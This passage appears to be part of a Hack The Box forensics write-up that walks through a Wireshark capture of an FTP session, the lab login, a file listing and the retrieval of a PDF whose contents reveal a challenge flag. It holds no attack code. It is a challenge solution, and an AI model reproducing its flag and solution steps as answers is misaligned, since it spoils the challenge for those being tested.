  9 2.057186  192.168.1.16  192.168.1.9   TCP       66 33760 → 21 [ACK] Seq=17 Ack=55 Win=64256 Len=0 TSval=197308914 TSecr=3372738796
 10 3.623591  192.168.1.16  192.168.1.9   FTP       82 Request: PASS developer
 11 3.629010  192.168.1.9   192.168.1.16  TCP       66 21 → 33760 [ACK] Seq=55 Ack=33 Win=65280 Len=0 TSval=3372740370 TSecr=197310480
 12 3.648022  192.168.1.9   192.168.1.16  FTP       89 Response: 230 Login successful.
 13 3.648064  192.168.1.16  192.168.1.9   TCP       66 33760 → 21 [ACK] Seq=33 Ack=78 Win=64256 Len=0 TSval=197310504 TSecr=3372740389
 14 3.648335  192.168.1.16  192.168.1.9   FTP       72 Request: SYST
 15 3.652646  192.168.1.9   192.168.1.16  TCP       66 21 → 33760 [ACK] Seq=78 Ack=39 Win=65280 Len=0 TSval=3372740394 TSecr=197310505
 16 3.652646  192.168.1.9   192.168.1.16  FTP       85 Response: 215 UNIX Type: L8
 17 3.652711  192.168.1.16  192.168.1.9   TCP       66 33760 → 21 [ACK] Seq=39 Ack=97 Win=64256 Len=0 TSval=197310509 TSecr=3372740394
 18 5.577441  192.168.1.16  192.168.1.9   FTP       92 Request: PORT 192,168,1,16,146,15
 19 5.581738  192.168.1.9   192.168.1.16  FTP      117 Response: 200 PORT command successful. Consider using PASV.
 20 5.581801  192.168.1.16  192.168.1.9   TCP       66 33760 → 21 [ACK] Seq=65 Ack=148 Win=64256 Len=0 TSval=197312438 TSecr=3372742324
 21 5.582015  192.168.1.16  192.168.1.9   FTP       72 Request: LIST
 22 5.586095  192.168.1.9   192.168.1.16  TCP       74 20 → 37391 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3372742329 TSecr=0 WS=128
 23 5.586170  192.168.1.16  192.168.1.9   TCP       74 37391 → 20 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=197312443 TSecr=3372742329 WS=128
 24 5.590042  192.168.1.9   192.168.1.16  TCP       66 20 → 37391 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3372742333 TSecr=197312443
 25 5.590042  192.168.1.9   192.168.1.16  FTP      105 Response: 150 Here comes the directory listing.
 26 5.590146  192.168.1.16  192.168.1.9   TCP       66 33760 → 21 [ACK] Seq=71 Ack=187 Win=64256 Len=0 TSval=197312447 TSecr=3372742333
 27 5.590314  192.168.1.9   192.168.1.16  FTP-DA…  163 FTP Data: 97 bytes (PORT) (LIST)
 28 5.590328  192.168.1.16  192.168.1.9   TCP       66 37391 → 20 [ACK] Seq=1 Ack=98 Win=65152 Len=0 TSval=197312447 TSecr=3372742333
 29 5.590314  192.168.1.9   192.168.1.16  TCP       66 20 → 37391 [FIN, ACK] Seq=98 Ack=1 Win=64256 Len=0 TSval=3372742333 TSecr=197312443
 30 5.590436  192.168.1.16  192.168.1.9   TCP       66 37391 → 20 [FIN, ACK] Seq=1 Ack=99 Win=65152 Len=0 TSval=197312447 TSecr=3372742333

▸ Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
▸ Ethernet II, Src: PcsCompu_35:2f:c8 (08:00:27:35:2f:c8), Dst: Tp-LinkT_ee:37:b1 (d0:37:45:ee:37:b1)
▸ Internet Protocol Version 4, Src: 192.168.1.16, Dst: 192.168.1.9
▸ Transmission Control Protocol, Src Port: 33760, Dst Port: 21, Seq: 0, Len: 0

0000  d0 37 45 ee 37 b1 08 00  27 35 2f c8 08 00 45 00   ·7E·7··· '5/···E·
0010  00 3c 3a 94 40 00 40 06  7c be c0 a8 01 10 c0 a8   ·<:·@·@· |·······
0020  01 09 83 e0 00 15 85 b4  0e b9 00 00 00 00 a0 02   ········ ········
0030  fa f0 83 98 00 00 02 04  05 b4 04 02 08 0a 0b c2   ········ ········
0040  a9 e8 00 00 00 00 01 03  03 07                     ········ ··

suspicious.pcap        Packets: 66 · Displayed: 66 (100.0%)        Profile: Default
```

Figure 17: Traffic in Wireshark

Following a the TCP stream of one of the traffic, I can see that the person executed `RETR` to retrieve a copy of a file called Financial_statements - Transactions.pdf.


Wireshark · Follow TCP Stream (tcp.stream eq 0) · suspicious.pcap


```
220 (vsFTPd 3.0.3)
USER developer
331 Please specify the password.
PASS developer
230 Login successful.
SYST
215 UNIX Type: L8
PORT 192,168,1,16,146,15
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 192,168,1,16,183,167
200 PORT command successful. Consider using PASV.
RETR Financial_statements - Transactions.pdf
150 Opening BINARY mode data connection for Financial_statements -
Transactions.pdf (19306 bytes).
226 Transfer complete.
QUIT
221 Goodbye.
```

9 client pkts, 12 server pkts, 18 turns.

Entire conversation (587 byte) Show data as ASCII Stream 0

Figure 18: TCP stream

Let's try to export the pdf file to view its contents. First, I need to find the packet that contains the pdf contents.


suspicious.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>


```
No.   Time        Source         Destination    Protocol  Length Info
   34 7.856260    192.168.1.16   192.168.1.9    FTP          74 Request: TYPE I
   35 7.864239    192.168.1.9    192.168.1.16   FTP          97 Response: 200 Switching to Binary mode.
   36 7.864303    192.168.1.16   192.168.1.9    TCP          66 33760 → 21 [ACK] Seq=79 Ack=242 Win=64256 Len=0 TSval=197314721 TSecr=3372744607
   37 7.864436    192.168.1.16   192.168.1.9    FTP          93 Request: PORT 192,168,1,16,183,167
   38 7.869371    192.168.1.9    192.168.1.16   FTP         117 Response: 200 PORT command successful. Consider using PASV.
   39 7.869714    192.168.1.16   192.168.1.9    FTP         112 Request: RETR Financial_statements - Transactions.pdf
   40 7.875712    192.168.1.9    192.168.1.16   TCP          74 20 → 47015 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3372744619 TSecr=0 WS=128
   41 7.875828    192.168.1.16   192.168.1.9    TCP          74 47015 → 20 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=197314732 TSecr=3372744619 WS=128
   42 7.880137    192.168.1.9    192.168.1.16   TCP          66 20 → 47015 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3372744624 TSecr=197314732
   43 7.880137    192.168.1.9    192.168.1.16   FTP         166 Response: 150 Opening BINARY mode data connection for Financial_statements - Transactions.pdf (19306 bytes).
   44 7.880137    192.168.1.9    192.168.1.16   FTP-DA…    1514 FTP Data: 1448 bytes (PORT) (RETR Financial_statements - Transactions.pdf)
   45 7.880238    192.168.1.16   192.168.1.9    TCP          66 47015 → 20 [ACK] Seq=1 Ack=1449 Win=64128 Len=0 TSval=197314737 TSecr=3372744624
   46 7.882505    192.168.1.9    192.168.1.16   FTP-DA…    1514 FTP Data: 1448 bytes (PORT) (RETR Financial_statements - Transactions.pdf)
   47 7.882578    192.168.1.16   192.168.1.9    TCP          66 47015 → 20 [ACK] Seq=1 Ack=2897 Win=64128 Len=0 TSval=197314739 TSecr=3372744624
   48 7.883670    192.168.1.9    192.168.1.16   FTP-DA…    2962 FTP Data: 2896 bytes (PORT) (RETR Financial_statements - Transactions.pdf)
   49 7.883708    192.168.1.16   192.168.1.9    TCP          66 47015 → 20 [ACK] Seq=1 Ack=5793 Win=63488 Len=0 TSval=197314740 TSecr=3372744624
   50 7.883670    192.168.1.9    192.168.1.16   FTP-DA…    5858 FTP Data: 5792 bytes (PORT) (RETR Financial_statements - Transactions.pdf)
   51 7.883735    192.168.1.16   192.168.1.9    TCP          66 47015 → 20 [ACK] Seq=1 Ack=11585 Win=59520 Len=0 TSval=197314740 TSecr=3372744624
   52 7.883670    192.168.1.9    192.168.1.16   FTP-DA…    2962 FTP Data: 2896 bytes (PORT) (RETR Financial_statements - Transactions.pdf)
   53 7.883747    192.168.1.16   192.168.1.9    TCP          66 47015 → 20 [ACK] Seq=1 Ack=14481 Win=57472 Len=0 TSval=197314740 TSecr=3372744625
   54 7.888645    192.168.1.9    192.168.1.16   FTP-DA…    2962 FTP Data: 2896 bytes (PORT) (RETR Financial_statements - Transactions.pdf)
   55 7.888709    192.168.1.16   192.168.1.9    TCP          66 47015 → 20 [ACK] Seq=1 Ack=17377 Win=60480 Len=0 TSval=197314745 TSecr=3372744632
   56 7.888646    192.168.1.9    192.168.1.16   FTP-DA…    1996 FTP Data: 1930 bytes (PORT) (RETR Financial_statements - Transactions.pdf)
   57 7.888817    192.168.1.16   192.168.1.9    TCP          66 47015 → 20 [ACK] Seq=1 Ack=19308 Win=64128 Len=0 TSval=197314745 TSecr=3372744632
   58 7.889037    192.168.1.16   192.168.1.9    TCP          66 47015 → 20 [FIN, ACK] Seq=1 Ack=19308 Win=64128 Len=0 TSval=197314745 TSecr=3372744632
   59 7.894784    192.168.1.9    192.168.1.16   TCP          66 20 → 47015 [ACK] Seq=19308 Ack=2 Win=64256 Len=0 TSval=3372744637 TSecr=197314745
   60 7.894784    192.168.1.9    192.168.1.16   FTP          90 Response: 226 Transfer complete.
   61 7.894945    192.168.1.16   192.168.1.9    TCP          66 33760 → 21 [ACK] Seq=152 Ack=417 Win=64256 Len=0 TSval=197314751 TSecr=3372744624
   62 11.540258   192.168.1.16   192.168.1.9    FTP          72 Request: QUIT
   63 11.545149   192.168.1.9    192.168.1.16   FTP          80 Response: 221 Goodbye.
```

```
▸ Frame 54: 2962 bytes on wire (23696 bits), 2962 bytes captured (23696 bits)
▸ Ethernet II, Src: Tp-LinkT_ee:37:b1 (d0:37:45:ee:37:b1), Dst: PcsCompu_35:2f:c8 (08:00:27:35:2f:c8)
▸ Internet Protocol Version 4, Src: 192.168.1.9, Dst: 192.168.1.16
▸ Transmission Control Protocol, Src Port: 20, Dst Port: 47015, Seq: 14481, Ack: 1, Len: 2896
  FTP Data (2896 bytes data)
  [Setup frame: 37]
  [Setup method: PORT]
  [Command: RETR Financial_statements - Transactions.pdf]
  Command frame: 39
```

```
0000  08 00 27 35 2f c8 d0 37  45 ee 37 b1 08 00 45 08   ··'5/··7 E·7···E·
0010  0b 84 9d ca 40 00 40 06  0e 38 c0 a8 01 09 c0 a8   ····@·@· ·8······
0020  01 10 00 14 b7 a7 b6 0d  7f 2b fa 3e 25 04 80 18   ········ ·+·>%···
0030  01 f6 8e e0 00 00 01 01  08 0a c9 07 ff b8 0b c2   ········ ········
0040  c8 b1 ed 8a 85 9f 4c ae  90 56 e4 e5 cc 23 11 3d   ······L· ·V···#·=
0050  fb b5 eb 3f b5 cf 92 83  1f ad 7f 61 62 46 b7 e7   ···?···· ···abF··
0060  3a b7 1f 38 6b d0 9a bd  2f bf 95 35 74 c2 00 26   :··8k··· /··5t··&
0070  97 ce 5e 2d 0c 94 3a 62  ed 1a 61 f5 73 ab 5d 7c   ··^-··:b ··a·s·]|
0080  33 e4 92 8b 1f 41 b8 06  6e 67 6b 8e 53 75 b6 1d   3····A·· ngk·Su··
```

Figure 19: Data packet

Now, I need to follow the TCP stream and save it to a file.


Transactios.pdf — Financial_statements
suspicious.pcap
File Edit View Go Bookmarks Help
Previous
Next
1
(1 of 2)
Fit Width
Thumbnails

Transactions

Category	Date	Description	Amount
Sales	3/12/2021	Consulting fees earned for project	$800.00
Travel	9/7/2021	Hotel reservation for trip in April	-$250.00
Sales	8/8/2021	HTB{w3ll_h3_1s_gU1lty...}	$1,100.00
Repairs	4/6/2021	Printer repair costs	-$150.00
Sales	7/4/2021	Progress fees earned for project	$1,200.00

Figure 20: PDF file contents

Hooray, found another flag!

References

1. https://gchq.github.io/CyberChef/
2. https://github.com/Wandmalfarbe/pandoc-latex-template
3. https://ctf.hackthebox.com/ctfs